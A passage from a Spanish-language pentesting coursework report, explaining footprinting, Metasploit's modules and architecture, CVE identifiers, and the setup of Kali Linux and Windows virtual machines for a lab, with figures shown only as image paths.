15	SecTools.org	Varios fabricantes	SecTools.org es un sitio web que recopila una lista extensa de herramientas de seguridad, incluyendo algunas de las mencionadas anteriormente y muchas más. Es un recurso útil para encontrar herramientas especializadas en pruebas de penetración.

Tabla 1. Aplicaciones más usaras en la realización de un pentesting

- Por que piensa que Footprinting es una de las etapas más importantes del pentesting?

  Considero que la etapa de reconocimiento o footprinting es la mas importante dado que es la primera fase del hacking ético, pues con la realización de un buen trabajo en esta fase, se puede determinar realmente que tan vulnerable se encuentra un sistema y que tan preparados se encuentra el usuario o cliente para enfrentar una violación a su seguridad.

  En esta etapa se descubre toda la información relevante de la organización objetivo o víctima, por lo que sebera invertir tiempo suficiente para un excelente levantamiento de información.
  Este levantamiento consiste en buscar información donde mas se pueda, por ejemplo, en redes sociales, consultar los datos sobre la victima o cliente (empresa), en anuncios de empleo que haya ofertado la empresa, sobre todo en el ámbito tecnológico, (ofertas sobre administrador de bases de datos, generalmente publican que conocimientos deben tener, consulta de dueños de dominios en internet, pues generalmente las empresas de venta de hosting, publican el nombre de los dueños del hosting, entre otros datos importantes.

4.1.3. MATASPLOIT

Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada.

Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:

- ¿Qué es un CVE y su estructura?
- https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

4.1.3.1 ¿QUE ES METASPLOIT?

Es una plataforma de pruebas de penetración (pentesting) y desarrollo de exploits utilizada por profesionales de seguridad y hackers éticos para evaluar la seguridad de sistemas, aplicaciones y redes. Fue desarrollada originalmente por H. D. Moore en 2003 y es actualmente mantenida por Rapid7, una empresa de seguridad informática.

Metasploit es una herramienta poderosa y versátil utilizada tanto para fines legítimos, como pruebas de penetración éticas y evaluaciones de seguridad, como para actividades maliciosas si se utiliza de manera inapropiada. Es importante utilizar Metasploit y cualquier otra herramienta de pentesting de manera ética y de acuerdo con las leyes y regulaciones aplicables, obteniendo el consentimiento adecuado antes de llevar a cabo pruebas en sistemas o redes.



Imagen 1. Ingreso a la terminal – configuración metasploit en Kali-Linux

4.1.3.2 FUNCIONAMIENTO METASPLOIT

Metasploit se basa en la idea de exploits y payloads. Un "exploit" es un código o técnica que aprovecha una vulnerabilidad específica en un sistema o aplicación

para lograr acceso no autorizado. Un "payload" es el código que se ejecuta una vez que se ha aprovechado la vulnerabilidad. Puede ser utilizado para realizar acciones como el acceso remoto, la escalada de privilegios, la recolección de información, entre otros.
Metasploit proporciona una colección de herramientas, módulos y recursos para llevar a cabo pruebas de seguridad, que incluyen:

- Exploits: Módulos diseñados para aprovechar vulnerabilidades en sistemas o aplicaciones específicas. Estos exploits permiten ganar acceso no autorizado a sistemas vulnerables para demostrar su impacto.
- Payloads: Cargas útiles que se ejecutan en sistemas comprometidos después de explotar una vulnerabilidad. Pueden utilizarse para diversas acciones, como el acceso remoto, la recolección de información o el análisis de sistemas.
- Módulos auxiliares: Herramientas adicionales que brindan diversas funciones de soporte, como el escaneo de vulnerabilidades, la enumeración de información y la manipulación de datos.
- Post-explotación: Módulos para llevar a cabo acciones después de comprometer un sistema, como la búsqueda de datos sensibles, la escalada de privilegios y la persistencia en el sistema.
- Framework: Metasploit proporciona una estructura de trabajo que permite a los pentesters crear, modificar y personalizar sus propios módulos y exploits según sus necesidades.

4.1.3.3 ARQUITECTURA METASPLOIT



Imagen 2. Arquitectura Metasploit - Tomado de: https://platzi.com/tutoriales/1176-pentesting-2019/2224-arquitectura-de-metasploit/

- Metasploits se basa en tres librerías fundamentales:

    - REX: Es una librería básica para la mayoría de tareas que ejecuta el framework, se encarga de manejas las conexiones a sitios web, sockets que se encargan de realizar conexión desde una maquina a un servidor SSH, entre otras utilidades.
    - MSF Core: Esta librería define el funcionamiento del framework en general con los módulos exploits, payloads entre otros)

    - MSF Base: Funciona de manera similar al MSF Core

- Plugins: Son herramientas que amplian la funcionalidad del framework,permitiendo integrar herramientas de terceros (Sqlmap, OpenVas, Nexpose etc)

- Tools: Son las herramientas que pueden ser útiles (List:interfaces que despliega información de interfaces de red, virustotal que verifica si algún archivo esta invfectado a través de la base de datos virustotal.com

- Interfaces: Son todas las interfaces donde se puede usar Metasploit (Version por consola, versión Web, Version GUI, versión CLI

- Modules: Hace referencia a una carpeta que contiene los exploits, payloads, enconders, auxiliares, nops y post como se muestra en la siguiente imagen:



Imagen 3. Tomada de la consola de Metasploit de Kali -Linux Instalada (Banco de trabajo)



Imagen 4. Explorando Metasploit (Banco de trabajo)

4.1.4. ¿QUE ES UN CVE?

Un CVE (Common Vulnerabilities and Exposures) es un identificador de vulnerabilidad, que lo catalogan los expertos en seguridad informática al detectar una falla de seguridad, estos CVE conforman una base de datos o sistema que contiene todas aquellas fallas encontradas por expertos, así como los estudios, investigaciones al respecto y las posibles soluciones a esas fallas, cada CVE contiene un Numero o una identificación que lo hace único y reconocible en el mundo.

Básicamente un CVE es una advertencia de seguridad que emiten proveedores e investigadores de seguridad informática, al haber un repositorio con toda esta información facilita la comunicación y el intercambio de información sobre las amenazas y riesgos de seguridad.

4.1.4.1 ESTRUCTURA DE UN CVE

Consta de la siguiente manera:

- CVE-Year-Number:
- CVE: Acrónimo de "Common Vulnerabilities and Exposures", que indica que se está identificando una vulnerabilidad.
- Year: El año en el que se asigna el identificador. Por ejemplo, "2023".
- Number: Un número único que identifica la vulnerabilidad en ese año. Por ejemplo, "12345".

4.1.5. BANCO DE TRABAJO

Para la realización del banco de trabajo, primero se corroboro que se pudieran crear maquinas virtuales en el equipo de cómputo, para lo cual se evidencia en la imagen 5 que la virtualización estaba desactivada, por lo que se procedió a iniciar la Bios del equipo y habilitar la opción de virtualización. (imagen 6)



Imagen 5. Virtualización desactivada



Imagen 6. Virtualización habilitada en el equipo de cómput

4.1.5.1 CONFIGURACIÓN MAQUINA KALI LINUX



Imagen 7. Instalación de sistema operativo Kali-Linux



Imagen 8. Configuración del Hardware de la maquina Kali



Imagen 9. Asignación de almacenamiento a Kali-Linux



Imagen 10. Resume de configuración de la maquina Kali-Linux



Imagen 11. Maquina Kali-Linux ya instalada y probada

4.1.5.2 CONFIGURACIÓN MAQUINA WINDOWS



Imagen 12. Instalación de la maquina Windows



Imagen 13. Configuración de hardware maquina windows

